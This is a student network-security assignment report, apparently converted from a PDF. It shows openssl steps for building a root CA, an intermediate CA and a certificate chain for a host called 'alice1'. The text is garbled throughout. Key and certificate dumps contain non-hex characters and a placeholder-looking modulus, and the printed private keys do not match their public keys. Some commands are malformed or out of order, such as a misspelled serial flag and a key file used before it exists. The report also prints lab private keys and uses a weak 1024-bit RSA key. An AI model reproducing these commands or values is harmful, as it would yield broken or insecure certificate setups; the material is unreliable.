

# Network Security :

# Assignment 7


Group Members	Name	Roll Number
Member 1	Ashutosh Rajput	CS23MTECH11005
Member 2	Akshat Gupta	CS23MTECH11001
Member 3	Malsawmsanga Sailo	CS23MTECH11010

## Task A

### Creating Certificate for Root CA


Steps:

1. Generating private key for root.



```
ubuntu@cs6903-17:~$ openssl ecparam -genkey -name brainpoolP512r1 -out root.key
ubuntu@cs6903-17:~$ ls
c cpp poison-dns-alice1-bob1.sh python root.key snap test.txt unpoison-dns-alice1-bob1.sh
ubuntu@cs6903-17:~$ cat root.key
-----BEGIN EC PARAMETERS-----
BgkrJAMDAggBAQ0=
-----END EC PARAMETERS-----
-----BEGIN EC PRIVATE KEY-----
MIHaAgEBBECPKyleFHR2VWmt4h5o2sHJajeCFSipT+91lmRUNhdKzrgNx2BS1dFi
-D2zoE+dtD+v3UW/YjXYd3uN3nlvYOjToAsGCSSkAwMCCAEBDaGBhQOBggAEAKTE
2XMwH2pIqGpgabs+SYykhHQZbhEzLKB+bHLr8V23kBcDjJN0zQMtWyNPm9N7CN/
KoQnjvY2GFA/7mW+JCQpmjBrlpFRqzwBsNuhk0IqYEZBKvaFztcmiRtUBLfkFqU3
WiG54svJ/PjXXX0JoQWY+CRzcR0ZImshfEEUCJ8=
-----END EC PRIVATE KEY-----
ubuntu@cs6903-17:~$ 
```

2. Now creating a public key for Root CA by using the private key.



```
ubuntu@cs6903-17:~$ openssl ec -in root_private_key.pem -pubout -out root_public_key.pem
read EC key
writing EC key
ubuntu@cs6903-17:~$ cat root_public_key.pem
-----BEGIN PUBLIC KEY-----
MIGbMBQGByqGSM49AgEGCSSkAwMCCAEBDQOBggAEAKTE2XMwH2pIqGpgabs+SYyk
hhQzbhEZLKB+bHLr8V23kBcDjJN0zQMtWyNPm9N7CN/KoQnjvY2GFA/7mW+JCQp
mjBrlpFRqzwBsNuhk0IqYEZBKvaFztcmiRtUBLfkFqU3WiG54svJ/PjXXX0JoQWY
+CRzcR0ZImshfEEUCJ8=
-----END PUBLIC KEY-----
ubuntu@cs6903-17:~$ 
```

### 3. Now converting root's private key from .key format to .pem format.

```
ubuntu@cs6903-17:~$ openssl ec -in root.key -out root_private_key.pem
read EC key
writing EC key
ubuntu@cs6903-17:~$ ls
c      poison-dns-alice1-bob1.sh  root.crt  root.pem          root_public_key.pem  unpoison-dns-alice1-bob1.sh
cpp    python                   root.key  root_private_key.pem  snap
ubuntu@cs6903-17:~$ rm root.pem
ubuntu@cs6903-17:~$ cat root_private_key.pem
-----BEGIN EC PRIVATE KEY-----
MIHaAgEBECPKyleFHR2VmMt4h5o2sHJaJeCFSipT+91lmRUNhdKzrgNx2BS1dFi
D2zoE+dtD+V3UW/YJxYd3UaN3nlvYOjToAsGCSskAwMCCAEBDaGBhQOBggAEAKTE
2XMwH2pIq6pgabs+SYkhhQZbhEZLKB+bHLr8V23kBcDjJN0zQMtWyNPm9N7CN/
KoQnjvY2GFA+7mW+JCQpmjBrIpFRqZwBsNuhk0IQYEZBKvaFztcmiRtUBLfkFqU3
WiG54svJ/PjXXx0JoQWY+CRzcR0ZImshfEEUCJ8=
-----END EC PRIVATE KEY-----
ubuntu@cs6903-17:~$
```

### 4. This is the config file for root CA

```
ubuntu@cs6903-17:~$ cat root.cnf
[req]
distinguished_name = req_distinguished_name
x509_extensions = v3_ca

[req_distinguished_name]
countryName = IN
stateOrProvinceName = Telangana
localityName = Hyderabad
organizationName = IIT Hyderabad
organizationalUnitName = CSE
commonName = iTS Root R1
emailAddress = cs23mtech11001@iith.ac.in

[v3_ca]
basicConstraints = critical,CA:TRUE
keyUsage = critical,keyCertSign,cRLSign
ubuntu@cs6903-17:~$
```

### 5. Now generating self-signed certificate for root CA

```
ubuntu@cs6903-17: $ openssl req -x509 -new -key root.key -out root.crt -subj "/C=IN/ST=Telangana/L=Hyderabad/O=IIT H/OU=CSE/CN=iTS ROOT R1" -days 3650 -config root.cnf
ubuntu@cs6903-17: $ openssl x509 -noout -text -in root.crt
Certificate:
Data:
Version: 3 (0x2)
Serial Number:
    4e:9a:1a:67:ab:01:85:e4:cc:1f:1f:05:b4:0d:e1:52:bd:05:8f:09
Signature Algorithm: ecdsa-with-SHA256
Issuer: C = IN, ST = Telangana, L = Hyderabad, O = IIT H, OU = CSE, CN = iTS ROOT R1
Validity
    Not Before: Mar 12 10:43:52 2024 GMT
    Not After : Mar 10 10:43:52 2034 GMT
Subject: C = IN, ST = Telangana, L = Hyderabad, O = IIT H, OU = CSE, CN = iTS ROOT R1
Subject Public Key Info:
    Public Key Algorithm: id-ecPublicKey
        Public-Key: (512 bit)
        pub:
            04:02:44:c4:d9:73:30:1f:6a:48:a8:6a:60:69:bb:
            3e:49:3c:a8:06:14:19:6e:11:33:c2:a0:7e:6c:72:
            eb:f1:5d:b7:90:10:5c:0e:32:4d:d3:34:0c:b5:ec:
            8d:3e:6f:4d:ec:23:f2:2a:84:27:8e:f6:36:18:50:
            3f:ee:65:be:24:24:29:9a:30:6b:96:91:51:a9:9c:
            01:bb:db:a1:93:42:10:60:46:41:2a:f6:85:ce:d7:
            26:89:1b:54:06:57:44:16:a5:37:5a:21:b9:e2:cb:
            c9:fc:f8:d7:5f:1d:09:a1:05:98:f8:24:73:71:1d:
            19:22:6b:07:7c:41:14:08:0f
        ASN1 OID: brainpoolP512r1
X509v3 extensions:
    X509v3 Basic Constraints: critical
        CA:TRUE
    X509v3 Key Usage: critical
        Certificate Sign, CRL Sign
    X509v3 Subject Key Identifier:
        0A:EF:98:B9:E6:14:2C:7C:9F:ED:E2:60:BF:4A:53:EA:84:ED:90:59
Signature Algorithm: ecdsa-with-SHA256
Signature Value:
30:81:04:20:40:3e:2d:a2:de:ae:01:5d:91:17:bd:2d:20:c8:
29:7a:11:e4:21:93:8a:5e:88:56:71:fb:e5:aa:1a:0f:07:a0:
f3:1d:5b:09:d4:ad:67:67:76:fd:92:3c:b0:55:5d:a1:67:1c:
aa:1c:4a:ec:b0:e0:08:46:39:f8:43:ad:58:27:30:02:40:7f:
02:ac:d7:1b:d8:a5:03:75:df:c0:e1:f3:91:76:dd:cc:89:c6:
46:3d:89:56:34:64:50:2d:20:b8:06:56:3b:d2:7e:44:dd:d2:
12:64:62:82:f6:f5:24:ef:02:54:a8:d9:64:66:1d:66:56:42:
ba:da:d1:ed:pd:c7:05:1a:0e
ubuntu@cs6903-17:~$
```

## Now Creating certificate for Intermediate CA

Steps:

1. Generating Intermediate CA's private and public key

```
ubuntu@cs6903-0-7:~$ openssl genrsa -out int_private_key.pem 4096
ubuntu@cs6903-0-7:~$ openssl rsa -in int_private_key.pem -pubout -out int_public_key.pem
writing RSA key
```

2. This is the config file for intermediate CA

```
ubuntu@cs6903-17:~$ cat int.cnf
[req]
distinguished_name = req_distinguished_name
x509_extensions = v3_ca

[req_distinguished_name]
countryName = IN
stateOrProvinceName = Telangana
localityName = Hyderabad
organizationName = IIT H
organizationalUnitName = CSE
commonName = iTS CA 1R3
emailAddress = cs23mtech11005@iith.ac.in

[v3_ca]
ubuntu@cs6903-17:~$
```

3. Now generating csr file for intermediate CA

```
ubuntu@cs6903-17:~$ openssl req -new -key int_private_key.pem -out int.csr -config int.cnf
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
IN []:IN
Telangana []:Telangana
Hyderabad []:
IIT H []:
CSE []:
iTS CA 1R3 []:
cs23mtech11005@iith.ac.in []:
```

```
ubuntu@cs6903-17:~$ cat int.csr
-----BEGIN CERTIFICATE REQUEST-----
MIIE2DCCAsACAQAwgZIxCzAJBgNVBAYTAKlOMRIwEAYDVQQIDALUZWxhbmdhbmEx
EjAQBgNVBacMCUh5ZGVyWJhZDE0AwGA1UECgwFSUlUIEgxDDAKBgNVBAsMA0NT
RTETMBEGA1UEAwwKaVRTIENBIDFSMzEoMCYGCsQGSIB3DQEJARYZY3MyM210ZWNo
MTExMDVAaWl0aC5hYy5pbjCCAiIwDQYJKoZIhvcaNAQEBQADggIPADCCAgcGggIB
AKLqyPEZXAcsmg9JJ6SfWa7zElcV0tgS7ez7myHMtkia7l4pM6slfY1j0VGx75V
Sms/bPDuVVUoDs/lWw0F2TL6vggRKVdVdiHe+/7FP3VRvN8hhzyLf5KA3DFRLQo1
0tNMIB2MaW3+lKjGmY7baUEeKz+r/pjJ0mPxes/urHo8dhyk50k+0eMiB4hiHIX
TUTorKKnrJFBaJP+Ly6ukzRu6edelz0/FQq6qmFtNaIE5XSRxOT1P66NqtgL/V
3bbQu/Kv/cE5mY6t7dhrLV3t/30YlfhI3chpTxDDbTpNyKV6x7QplRAe2/CktvE
j3TOXuzXwzPqWWucNiJMMKKaeytu+ToIAvOem8fxV3Y9ssjt+w9xFMK63I/oD7gp
KzfvrcUceWxNdyBYgiVR0LhQ89wa7/VcU0X7Iw0/4c+m8aS3dRoX4S56Q8ArP02ml
m06J6tCVllwj3TD7lM4VtpGidNxqX+trAbJnbIx0ngAmvIX0cX2PYEWAM2A0GI
cR0TezcD6G20SgfKfG409bUAo4UzQYyKM65Nl0iLLtu26ldegSP/XUnVZyrmm7Cx
FPKoE8pDtwhKH2aaBmt51GaTcabmX5TGcyraL+/ERMG7ZuqJEC/b0BLRr2oj1f
19baegkInKU7t58hKwXwCTZx0W3rujT8u4C0kJ8rglyZAgnBAAGgADANBgkqhkiG
9w0BAQsFAAOCAgEAUJuvgbtikGK8wbUE4+xr+3fZWLwf/sM2acuETVpHJLM2Xx4X5
pmfxdDSUyIKklPdglJj5tLohRkrY80XptoKuG4XYHOTE0j3Ng8h0AB1f7FTUESlb
qotJKs+pQt2H0tU+F0LGGOrIP3ssUFg+Rj0xRJCNU66qiuwOaU2R5NlyGPpE5V
TNJ8quTqIcwPqK8q9aFcruzGZ3G50exn8LQdzxtN0g39UHhX+LDvUfeknw/wSztQU
H+zKHuapbwfkWCtb6PgaSg9Lwm6n4JKiybIYL/0kaxCI5m1ueBFqATwA5w0/181L
2CsnyNbNm0lkXnatLkb++hBIyurD8F2yzE1ofP75qXYkcr0uUzaVOPFC3fWZ1q
3FYzQ4J+QdEnGNVxuBhMpyhjYQ8g6S6INOahcAgBISpvhStcrlB5/wMGg9Qzn
ck+v+ZUTm3QFnzGG8u7vWp0ici1YklHPVZwcA9yFhjUlg8LSAlufWv0dtneQRvyj
DeCxqG/480h9eIDb0yEQTaqpVUhD/tETHAC2nhTERCt2iXFpVvar7ev1pbVpx99
xnu7vSL5rkZmRqlmYFhip4uLT5ZQDVFeL9xu5bPN8V3sGKh1devyeIsG5TLp/t6
adUiEmnluiiesLsFrRg3/dNzcfQj5imsldJqofQ2MzjsWEjy6GOILDpW7j0=
-----END CERTIFICATE REQUEST-----
```

#### 4. Now the root will verify the intermediate csr

```
ubuntu@cs6903-17: $ openssl req -text -noout -verify -in int.csr
Certificate request self-signature verify OK
Certificate Request:
Data:
Version: 1 (0x0)
Subject: C = IN, ST = Telangana, L = Hyderabad, O = IIT H, OU = CSE, CN = its CA 1R3, emailAddress = cs23mtech11005@iith.ac.in
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
        Public-Key: (4096 bit)
            Modulus:
                00:12:34:56:78:9a:bc:ef:12:34:c5:b6:89:dc:34:
                ...
            Exponent:
                01:00:00:00:00:00:00:00:00:00:00:00:00:00:00:01

```

#### 5. Now after verifying the intermediate csr the root will generate the certificate of the intermediate CA.

```
ubuntu@cs6903-17: $ openssl x509 -req -in int.csr -CA root.crt -CAkey root_private_key.pem -CAcreateserial -out int.crt -days 90 -extfile intRoot.cnf -extensions v3_ca
Certificate request self-signature ok
subject= C = IN, ST = Telangana, L = Hyderabad, O = IIT H, OU = CSE, CN = its CA 1R3, emailAddress = cs23mtech11005@iith.ac.in
ubuntu@cs6903-17: $ openssl x509 -noout -text -in int.crt
Certificate:
Data:
Version: 3 (0x2)
Serial Number:
    0e:78:e6:85:69:ca:41:fa:07:1d:a4:c3:9b:2c:86:2f:52:87:ba:5c
Signature Algorithm: ecdsa-with-SHA256
Issuer: C = IN, ST = Telangana, L = Hyderabad, O = IIT H, OU = CSE, CN = its ROOT R1
Validity
    Not Before: Mar 13 06:27:17 2024 GMT
    Not After : Jun 11 06:27:17 2024 GMT
Subject: C = IN, ST = Telangana, L = Hyderabad, O = IIT H, OU = CSE, CN = its CA 1R3, emailAddress = cs23mtech11005@iith.ac.in
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
        Public-Key: (4096 bit)
            Modulus:
                00:a2:ea:c8:f1:19:5c:07:9c:b2:68:3d:24:9e:92:
                7d:66:bb:cc:49:5c:57:4b:60:4b:67:b2:ee:6c:b5:
                32:d9:22:6b:b9:78:a4:ce:ac:95:f6:35:b8:e5:6:
                c7:be:55:a4:6b:3f:6c:f0:ee:55:55:28:0e:c1:e5:
                5b:8d:85:d9:32:fa:be:09:11:29:50:ef:0e:21:d5:
                fb:fe:c5:3f:75:51:be:df:21:87:3c:8b:7f:92:80:
                dc:31:51:2d:0a:35:d2:d3:4c:29:1d:8c:69:6d:fe:
                94:a8:c6:99:8e:db:69:41:1e:2b:3f:be:af:fa:63:
                24:e9:8f:5d:eb:3f:ba:b1:e8:f1:08:72:93:93:4a:
                fb:47:8c:88:1e:21:88:72:31:4d:44:e8:af:d9:24:
                9e:bb:49:14:16:89:3f:e2:f2:ea:69:33:46:ee:9e:
                75:89:73:3b:f1:50:ab:aa:46:16:03:5a:20:4e:57:
                49:1c:4e:4f:53:fa:8e:da:ad:89:bf:ds:dd:b6:d8:
                bb:f2:af:fd:c1:39:99:8e:ad:ed:08:6b:2d:5d:ed:
                ff:73:98:95:f8:48:dd:c8:69:4f:10:c3:6e:d9:69:
                c8:d2:95:eb:1e:d9:a4:ba:40:7b:6f:c2:92:dc:84:
                8f:74:ce:5e:d7:c1:9a:58:59:6b:9c:36:22:4c:
                30:a2:9a:7b:2b:54:f9:33:a2:01:5a:84:33:c7:07:
                57:76:3d:bl:22:53:fb:0f:71:14:c2:ba:dc:8f:e8:
                0f:bb:29:2b:37:ef:ad:47:1e:5b:13:5d:60:16:28:
                89:54:74:2e:14:3c:f7:06:bb:fd:57:14:d1:7e:c8:
                c0:ef:f8:73:89:bc:69:2d:dd:46:85:f8:4b:9e:98:
                f0:8a:cf:d3:69:a5:9b:4e:89:ea:08:95:94:b5:a3:
                dd:39:fb:94:ce:15:b6:91:a2:74:dc:6a:5f:eb:6b:
                01:b2:67:6c:85:f1:d2:78:60:33:2b:c8:5f:47:17:
                d8:f6:94:58:03:36:03:41:88:71:1d:13:7b:37:03:
                e8:6d:Re:4a:07:ca:7c:6e:0e:f5:b5:00:a3:85:33:
                41:8c:a3:33:ae:4d:94:98:8b:94:b0:b1:14:f2:a8:
                81:23:ff:5d:49:d5:67:2a:e6:9b:b0:b1:14:f2:a8:
```


6. Now the intermediate will verify the certificate sent by the root.

```
ubuntu@cs6903-17:~$ openssl verify -verbose -CAfile root.crt int.crt
int.crt: OK
ubuntu@cs6903-17:~$
```

## Now generating Alice certificates.

Steps:

1. Generating Alice's private key



```
root@alice1:~# openssl genrsa -out alice_private_key.pem 1024
Generating RSA private key, 1024 bit long modulus (2 primes)
.....+++++
.....+++++
e is 65537 (0x010001)
root@alice1:~# ls
alice_private_key.pem  snap
root@alice1:~# cat alice_private_key.pem
-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQ CtWHZaNdDpIktfPAx oNktSEERN Pi6Cfc l0g8+CIbb+vDDfs2/
ESvDfaHoq16yI2+yfbMX5t6AgfAWBLYf4/9DdQGEQy kvg1M/0mt5rV7ZFvdaNfp+
8GjtWl1c56x228g80swJU/lzuBY+2filPxy33FsBx8ReJdpmbB Y3TtCsTwIDAQAB
AoGARPSJr/z0a6j+vpW0ge4HLE/Y06sRVkAclmjnM1AFBYDfQYUxpy3XcN6LB5kU
BFzgU+p40as/G30U484FeI4jvjPvZWE8So0S6IrgINEKyZQFxXoeMRECuBUhN95
qBkRWRYl+UAfQx9a8EelfASdqmMhr1SSjFsulSIPF7XW7yECQQDfHfnGgEWuwA9h
HEW8uxGX1QY0NWdkTDYC i8GG+houTZK2s3jYx3t7zwhWc70bJClx39Y+rbCkEFWw
BQCjEKyXAkEAxuSlwvI5nTd5hDD9oSH1Y6V3b7XEaopaF2NCw8C4/tnLR/ggPa3w
8XOK8Bufg03IFtEcBx oLTry5vPlK4+6dCQJAezT0XxcqY6uPUpLoN6YduvhZqq7q
30nucU13mu+1UWh04hcNXrgZim7zLbpP7RL1B/sRNh938cFLcB3zEhj9FQJAd7JJ
M/50v/IP1odpTFzUgmilbXxVvcyPlX2uQ4Krkuxd0203cgdJdvYTSpdFM09P0LQG
ov4M6hDYMytQb8Y9iQJB AJfyvzMRB7RRE6KpZm91m8flnW5mNGuu3/07PILLz9w1
XBFNIv1VxCCQlkwbnn3eY7vwreK6+DcNZUKOoLZErt o=
-----END RSA PRIVATE KEY-----
root@alice1:~#
```

2. Now Generating Alice's public key



```
root@alice1:~# openssl rsa -in alice_private_key.pem -pubout -out alice_public_k
ey.pem
writing RSA key
root@alice1:~# ls
alice_private_key.pem  alice_public_key.pem  snap
root@alice1:~# cat alice_public_key.pem
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQ CtWHZaNdDpIktfPAx oNktSEERN
Pi6Cfc l0g8+CIbb+vDDfs2/ESvDfaHoq16yI2+yfbMX5t6AgfAWBLYf4/9DdQGE
Qy kvg1M/0mt5rV7ZFvdaNfp+8GjtWl1c56x228g80swJU/lzuBY+2filPxy33FsB
x8ReJdpmbB Y3TtCsTwIDAQAB
-----END PUBLIC KEY-----
root@alice1:~#
```

### 3. Now Generating Alice's CSR file

```
root@alice1:~# openssl req -new -key alice_private_key.pem -out alice_csr.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:Telangana
Locality Name (eg, city) []:Hyderabad
Organization Name (eg, company) [Internet Widgits Pty Ltd]:IIT H
Organizational Unit Name (eg, section) []:CSE
Common Name (e.g. server FQDN or YOUR name) []:alice1.com
```

-> ALICE CSR

```
root@alice1:~# openssl req -noout -text -in alice_csr.csr
Certificate Request:
Data:
    Version: 1 (0x0)
    Subject: C = IN, ST = Telangana, L = Hyderabad, O = IIT H, OU = CSE, CN
= alice1.com, emailAddress = alice@gmail.com
    Subject Public Key Info:
        Public Key Algorithm: rsaEncryption
            RSA Public-Key: (1024 bit)
                Modulus:
                    00:ad:58:76:5a:35:d0:e9:22:4b:5f:3c:0c:68:36:
                    4b:52:10:44:4d:18:f8:ba:09:f7:25:d2:0f:3e:08:
                    86:db:fa:f0:c3:7e:cd:bf:11:2b:c3:7d:a1:e8:ab:
                    5e:b2:23:6f:b2:7d:b3:17:e6:de:80:81:f0:16:06:
                    56:1f:e3:ff:43:75:01:84:43:29:2f:83:53:3f:d2:
                    6b:79:ad:5e:d9:16:f7:5a:35:f3:fe:f0:68:ed:5a:
                    5d:5c:e7:ac:76:db:c8:3c:3a:cc:09:53:f9:73:b8:
                    16:3e:d9:f8:a5:3f:1c:b7:dc:5b:01:c7:c4:5e:25:
                    da:66:05:b6:37:4e:d0:ac:4f
                Exponent: 65537 (0x10001)
    Attributes:
        challengePassword :123456
```

### 4. We have to pull the csr file from alice1 to vm so that intermediate CA can generate a certificate for alice.

Pulling Command: lxc file pull alice1/root/alice\_csr.csr /home/ubuntu/

```
ubuntu@cs6903-17:~$ lxc file pull alice1/root/alice_csr.csr /home/ubuntu/
ubuntu@cs6903-17:~$ ls
alice_csr.csr  int.csr          root.cnf
intRoot.cnf     intRoot.csr      root.crt
commands.txt    int_private_key.pem  root_private_key.pem
int.cnf         int_public_key.pem  root_public_key.pem
int.crt        poison-dns-alice1-bob1.sh  snap
python          python           unpoison-dns-alice1-bob1.sh
```

## 5. Intermediate will verify that that csr is coming from alice

```
ubuntu@cs6903-17:~$ openssl req -text -noout -verify -in alice_csr.csr
Certificate request self-signature verify OK
Certificate Request:
Data:
Version: 1 (0x0)
Subject: C = IN, ST = Telangana, L = Hyderabad, O = IIT H, OU = CSE, CN = alice1.com, emailAddress = alice@gmail.com
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
        Public-Key: (1024 bit)
            Modulus:
                00:ad:58:76:5a:35:d0:e9:22:4b:5f:3c:0c:68:36:
                4b:52:10:44:4d:18:f8:ba:09:f7:25:d2:0f:3e:08:
                86:db:fa:f0:c3:7e:cd:bf:11:2b:c3:7d:a1:08:ab:
                5e:b2:23:6f:b2:7d:b3:17:e6:de:80:81:f0:16:06:
                56:1f:e3:ff:43:75:01:84:43:29:2f:83:53:3f:d2:
                6b:79:ad:5e:d9:16:f7:5a:35:f3:fe:f0:68:d:5a:
                5d:5c:e7:ac:76:db:c8:3c:3a:cc:09:53:f9:73:b8:
                16:3e:d9:f8:a5:3f:1c:b7:dc:5b:01:c7:c4:5e:25:
                da:66:05:b6:37:4e:d0:ac:4f
            Exponent: 65537 (0x10001)
        Attributes:
            challengePassword :123456
        Requested Extensions:
Signature Algorithm: sha256WithRSAEncryption
Signature Value:
62:cb:3f:0f:31:22:0c:fc:dc:c9:02:11:3c:8c:e3:4d:af:e0:
7c:86:1c:1f:d8:ba:a5:9e:20:2c:8a:35:97:86:a3:ea:fa:f7:
2b:94:2e:13:e8:72:3e:f6:bc:67:e2:09:e3:45:1f:a7:51:5e:
82:d3:ae:7c:3a:5d:db:87:56:db:ca:fc:38:8b:70:e1:3b:8f:
57:6b:ab:dd:5f:29:49:59:f9:72:00:ec:d6:57:6e:47:9d:47:
48:8e:c5:35:4b:16:01:80:fa:58:8b:fe:d3:12:ce:42:6b:98:
67:35:94:33:58:ec:4e:4c:c4:8c:4e:2e:12:d0:b5:38:50:35:
11:16
ubuntu@cs6903-17:~$ 
```

## 6. intermediate will create a config file

```
ubuntu@cs6903-17:~$ cat aliceInt.cnf
[ req ]
default_bits = 2048
prompt = no
distinguished_name = req_distinguished_name

[ req_distinguished_name ]
C = IN
ST = Telangana
L = IIT H
O = CSE
CN = alice1.com
```

## 7. intermediate will generate cert for alice

```
ubuntu@cs6903-17:~$ openssl x509 -req -in alice_csr.csr -CA int.crt -CAkey int_private_key.pem -ACreateserial -out alice_crt.crt -days 90 -extfile aliceInt.cnf -extensions req_ext
Certificate request self-signature ok
subject=C = IN, ST = Telangana, L = Hyderabad, O = IIT H, OU = CSE, CN = alice1.com, emailAddress = alice@gmail.com
```

## 8. intermediate will push alice\_cert.crt and int.crt to alice1

Command: lxc file push alice\_crt.crt alice1/root/

```
ubuntu@cs6903-17:~$ lxc file push alice_crt.crt alice1/root/
ubuntu@cs6903-17:~$ 
```

## 9. intermediate will generate certificate chain and send it to Alice

```
ubuntu@cs6903-17:~$ cat alice_crt.crt int.crt root.crt > alice_chain.crt
ubuntu@cs6903-17:~$ ls
aliceInt.cnf      int.cnf                  root.cnf
alice_chain.crt   int.crt                  root.crt
alice_crt.crt     int.csr                  root_private_key.pem
alice_csr.csr     intRoot.cnf              root_public_key.pem
bob.cnf           int_private_key.pem    snap
c                 int_public_key.pem   unpoison-dns-alice1-bob1.sh
commands.txt      poison-dns-alice1-bob1.sh
cpp               python
ubuntu@cs6903-17:~$ lxc file push alice_chain.crt alice1/root/
```

## 10. Alice will verify that the cert is coming from int.

```
root@alice1:~# openssl verify -CAfile root.crt -untrusted int.crt alice_chain.crt
alice_chain.crt: OK
```

### ->ALICE CERT

```
ubuntu@cs6903-17: $ openssl x509 -noout -text -in alice_crt.crt
Certificate:
Data:
Version: 3 (0x2)
Serial Number:
 2a:09:35:31:3c:4a:35:60:c0:ef:7e:7d:eb:45:05:6a:c9:3f:44
Signature Algorithm: sha256WithRSAEncryption
Issuer: C = IN, ST = Telangana, L = Hyderabad, O = IIT H, OU = CSE, CN = iTS CA IR3, emailAddress = cs23mtech11005@iith.ac.in
Validity
  Not Before: Mar 13 07:10:03 2024 GMT
  Not After : Jun 11 07:10:03 2024 GMT
Subject: C = IN, ST = Telangana, L = Hyderabad, O = IIT H, OU = CSE, CN = alice1.com, emailAddress = alice@gmail.com
Subject Public Key Info:
  Public Key Algorithm: rsaEncryption
    Public-Key: (1024 bit)
      Modulus:
        09:ad:58:76:5a:35:d0:e9:22:4b:f5:3c:0c:68:36:
        4b:52:10:44:4d:18:f8:ba:09:f7:25:d2:6f:3e:08:
        86:db:fa:f0:c3:7e:cd:bf:11:2b:c3:7d:a1:e8:ab:
